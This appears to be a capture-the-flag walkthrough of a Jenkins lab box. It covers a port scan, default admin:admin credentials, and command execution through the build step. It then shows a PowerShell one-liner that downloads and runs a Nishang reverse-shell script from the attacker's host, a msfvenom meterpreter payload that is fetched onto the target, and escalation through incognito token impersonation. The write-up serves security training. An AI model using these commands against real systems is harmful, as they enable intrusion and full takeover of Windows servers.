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
1. Initial Access

In this room, we'll learn how to exploit a common misconfiguration on a widely used automation server(Jenkins - This tool is used to create continuous integration/continuous development pipelines that allow developers to automatically deploy their code once they made change to it). After which, we'll use an interesting privilege escalation method to get full system access.

1.1 How many ports are open

Here the normal port scan does not give the desired result , so we have to scan the whole port I.e. 65536

```
nmap -sV -p- -T4 ipadd
```



1.2 What is the Username and the Password of the Login Panel. I.e. Port 8080

- admin:admin

1.3 Getting Initial access

We find that there is a build option after the Jenkins system which is located under configure tab under project option (From Hints).

There is a command whoami which return the value when we build the project under console output.

we can cross check it by simply replacing the command to any windows command . i replace it with (dir) command and then hit build and then hit the latest build . boom, It shows the directory lists.


Now Gain Shell

- First download the script from nishang framework namely InvokePowerShellTcp.ps1.
- create a python server in the same folder where there is script .
- Now again go to build option in the build option and paste following code.

```
powershell iex (New-Object Net.WebClient).DownloadString('http://your-ip:your-port/Invoke-PowerShellTcp.ps1');Invoke-PowerShellTcp -Reverse -IPAddress your-ip -Port your-port
```

here the Download string address need to be provided with the address of the script , and the port address is the address where you want to listen.

- Now simply build the project and then click it and go to console output and you will get the Reverse Connection



1.4 What is the User.txt file.

Now simply go to the User directory and to the Desktop and then read the user.txt file

```
PS C:> cd C:\Users\bruce\Desktop
```

Simply cat the user.txt file

```
PS C:\Users\bruce\Desktop> cat user.txt
```

2. Switching Shells


- First we make a malicious payload using msfvenom

```
msfvenom -p windows/meterpreter/reverse_tcp -a x86 --encoder x86/shikata_ga_nai LHOST=10.9.23.84 LPORT=9999 -f exe -o test.exe
```

- Then we copy our malicious payload to the server with the same vulnerability of Jenkins

```
powershell "(New-Object System.Net.WebClient).Downloadfile('http://10.9.23.84/test.exe','test.exe')"
```

- Then we use metasploit to receive incoming connections, using multi/handler
- Now to the window shell we just start our malicious shell





```
PS C:\> Start-Process "shell-name.exe"
```

3. Privilege Escalation

Now we have initial shell we use token impersonation to gain higher privilege to the system.

3.1 View all privilege

```
PS C:\> whoami /priv
```



3.2 Load Incognito in meterpreter

```
meterpreter> use incognito
```

3.3 To check which Tokens are available

```
meterpreter> list_token -g
```

💡 We can see that the BUILTIN\Administrators token is available.

So, we impersonate to BUILTIN\Administrators Using

```
meterpreter> impersonate_token "BUILTIN\Administrators"
```

Now getting the UID of the users

```
meterpreter> getuid
```

3.4 Migrate Process:

Even though you have a higher privileged token you may not actually have the permissions of a privileged user.

So, we migrate to one of the stable processes using migrate command.

```
meterpreter> migrate 1416
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

3.5 Read the root.txt

Simple cd to the directory given where the root.txt file is located

```
PS C:\> cd C:\\Windows\System32\config
PS C:\\Windows\System32\config> cat root.txt
```

Conclusion : Hence we solve this box, which we just exploit jenkins functionality to run windows command and then token impersonation.